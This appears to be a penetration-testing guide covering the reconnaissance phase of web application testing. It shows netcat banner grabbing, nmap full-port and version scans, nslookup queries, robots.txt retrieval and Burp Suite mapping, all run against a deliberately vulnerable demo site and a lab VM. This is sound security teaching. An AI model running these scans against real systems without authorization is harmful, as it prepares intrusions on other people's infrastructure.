Web Application Penetration Testing

Contents

Information Gathering

1. Conduct Search Engine Discovery and Reconnaissance for Information Leakage


Google hacking technique

Evident:


With: testphp.vulnweb.com

I have try google hack with search field parameter as: “site: testphp.vulnweb.com”

After this, I got basic crawling result below:



I used some query to discovering more interested information :



References:

- http://www.mrjoeyjohnson.com/Google.Hacking.Filters.pdf

2. Fingerprint Web Server

Web server fingerprinting is a critical task for the Penetration tester. Knowing the version and type of a running web server allows testers to determine known vulnerabilities and the appropriate exploits to use during testing.

Black box test:

The simplest and most basic form of identify a web server is look at the server field in the HTTP response header with netcat

Example:

nc google.com 80

GET / HTTP/1.1

Host: google.com

enter

enter

Automate Testing tools: httprint, Burpsuite


Online Testing: https://www.netcraft.com/

Evident:

- with netcat, we have result as below:

```
root@ilak:~# nc testphp.vulnweb.com 80
GET / HTTP/1.1
Host: testphp.vulnweb.com

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Fri, 02 Feb 2018 07:43:00 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
```

- Of course, we can use some extension of browser, such as:



- Online solutions:

.netcraft.com/site_report?url=http://testphp.vulnweb.com

Hosting History

Netblock owner	IP address	OS	Web server	Last seen Refresh
Host Europe GmbH	176.28.50.165	Linux	nginx/1.4.1	21-Jan-2018
Host Europe GmbH	176.28.50.165	Linux	unknown	19-Dec-2016
Host Europe GmbH	176.28.50.165	Linux	nginx/1.4.1	17-Dec-2016
Host Europe GmbH	176.28.50.165	Linux	unknown	30-Oct-2016
Host Europe GmbH	176.28.50.165	Linux	nginx/1.4.1	28-Oct-2016
Host Europe GmbH	176.28.50.165	Linux	Apache	18-Jan-2013
Hosteurope GmbH	87.230.87.158	Linux	Apache/2.0.55 Ubuntu mod_python/3.1.4 Python/2.4.3 PHP/5.1.2 mod_ssl/2.0.55 OpenSSL/0.9.8a mod_perl/2.0.2 Perl/v5.8.7	29-May-2012

References:

- http://www.terminally-incoherent.com/blog/2007/08/07/few-useful-netcat-tricks/
- https://www.sans.org/security-resources/sec560/netcat_cheat_sheet_v1.pdf
- http://netcat.sourceforge.net.
- https://www.darknet.org.uk/2007/09/httprint-v301-web-server-fingerprinting-tool-download/
- http://www.net-square.com/httprint.html

3. Review Webserver Metafiles for Information Leakage

How to test:

a. Robots.txt

Web spiders/robots/crawlers retrieve (access) a web page and then recursively traverse hyperlinks to retrieve further web content. Their accepted behavior is specified by the Robots Exclusion Protocol of the robots.txt file in the web root directory

Example: abc.com/robots.txt

Tool:

- Using wget:
    - Example: wget http://google.com/robots.txt

References:

- http://www.robotstxt.org/

Evident:


http://local/mutillidae/robots.txt

b. META Tag

Tags are located within the HEAD section of each HTML Document and should be consistent across a web site in the likely event that the robot/spider/crawler start point does not begin from a document link other than webroot

Web spiders/robots/crawlers can intentionally ignore the "<META NAME="ROBOTS">" tag as the robots.txt file

Tool: BurpSuite



4. Enumerate Applications on Webserver

Base URLs:

- http://www.example.com/webmail
- http://mail.example.com/

Base ports:

Most basic and the simplest way is using port scanner such as nmap with this options. For example below:

nmap -sT -sV -p 0-65535 192.168.1.1

Base Domain name:

- There are a number of techniques which may be used to idnetify DNS names to given IP, Which one is nslookup.

  cmd

  nslookup

  all

  set type=all

  example.com

- Web-based DNS search:
  - http://searchdns.netcraft.com/?host
- Reverse IP:
  - Domain tools reverse IP: http://www.domaintools.com/reverse-ip/ (require free membership)
  - MSN search: http://search.msn.com syntax: "ip:x.x.x.x" (without the quotes)
  - webhosting info: http://whois.webhosting.info/
  - DNSstuff: http://www.dnsstuff.com/

Google hack

Evident:

- Example with nmap:

```
root@ilak:~# nmap -sV 192.168.222.136

Starting Nmap 7.60 ( https://nmap.org ) at 2018-02-02 14:57 +07
Nmap scan report for 192.168.222.136
Host is up (0.00026s latency).
Not shown: 991 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http        Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30
html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL...)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp  open  imap        Courier Imapd (released 2008)
443/tcp  open  ssl/https?
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
5001/tcp open  java-rmi    Java RMI
8080/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
8081/tcp open  http        Jetty 6.1.25
1 service unrecognized despite returning data. If you know the service/version, please submit
 at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5001-TCP:V=7.60%I=7%D=2/2%Time=5A7419E3%P=i686-pc-linux-gnu%r(NULL,
SF:4,"\xac\xed\0\x05");
MAC Address: 00:0C:29:5D:2A:56 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.18 seconds
```

- Example with nslookup:

```
C:\Users\manhpham>nslookup
Default Server:  hn-ps-ex01-w.harveynash.vn.local
Address:  172.16.17.8

> set type = all
Unrecognized command: set type = all
> set type=all
> testphp.vulnweb.com
Server:  hn-ps-ex01-w.harveynash.vn.local
Address:  172.16.17.8

Non-authoritative answer:
testphp.vulnweb.com     internet address = 176.28.50.165
testphp.vulnweb.com     text =

        "google-site-verification:toEctYsulNIxgraKk7H3z58PCyz2IOCc36pIupEPmYQ"
>
```

Tools:

- nslookup, dig
- Port scanner: nmap http://www.insecure.org
- Nessus Vulnerability Scanner. http://www.nessus.org
- Search engine: shodan.io, google.

Note for shodan.io: //null

5. Review Webpage Comments and Metadata for Information Leakage

It is very common, and even recommended, for programmers to include detailed comments and metadata on their source code. However, comments and metadata included into the HTML code might reveal internal information that should not be available to potential attackers. Comments and metadata review should be done in order to determine if any information is being leaked.

Tools:

- Wget
- Any browser

6. Identify Application Entry Points

In request:

- Identify where GETs are used and where POST are use
- Identify ALL parameters used in POST request (including hidden parameter and unhidden parameter)
- Identify ALL parameters used in GET request (usually after ? mark)
- Identify all parameters of query string
- Pay attention for parameters even if encoded or encrypted and identify which ones account who are process by application.

In response:


- Identify and note any headers
- Identify where there are any redirects (300 HTTP status code), 400 status code, 403 particular forbidden and 500 internal server errors during normal response.


Tools:

- Intercept proxy: Burpsuite, paros, webscarab,…
- Browser plugins: Tamper data on firefox,…


Some note:

- To discovering hidden parameters, I can use Burp Suite with following options:






- With status code, using Burpsuite to find'em out



- Capture request parameters and response header with Burp Suite



7. Map execution paths through application

Before commencing security testing, understanding the structure of the application is paramount. Without a thorough understanding of the layout of the application, it is unlikely that it will be tested thoroughly


Test objectives


- Map the target application and understand the principal workflows

Automatic Spider tools

- Burp Suite
- ZAP

Automate Spider example





8. Fingerprint Web Application & Web Application Framework

Web framework fingerprinting is an important subtask of the information gathering process. Knowing the type of framework can automatically give a great advantage if such a framework has already been tested by the penetration tester. It is not only the known vulnerabilities in unpatched version but specific misconfigurations in the framework and known file structure that makes the fingerprinting process so important.


Black Box Testing

There are several most common locations to look in in order to define the current framework

- HTTP headers
- Cookies
- HTML source code
- Specific files and folders


HTTP headers

The most basic form of identifying a web application framework is to look at the X-Powered-By field in the HTTP response header.



Cookies

Another similar and somehow more reliable way to determine the current web framework are framework-specific cookies.



HTML source code

This technique is based on finding certain patterns in the HTML page source code. We can find a lot of information which helps a tester to recognize a specific web application.

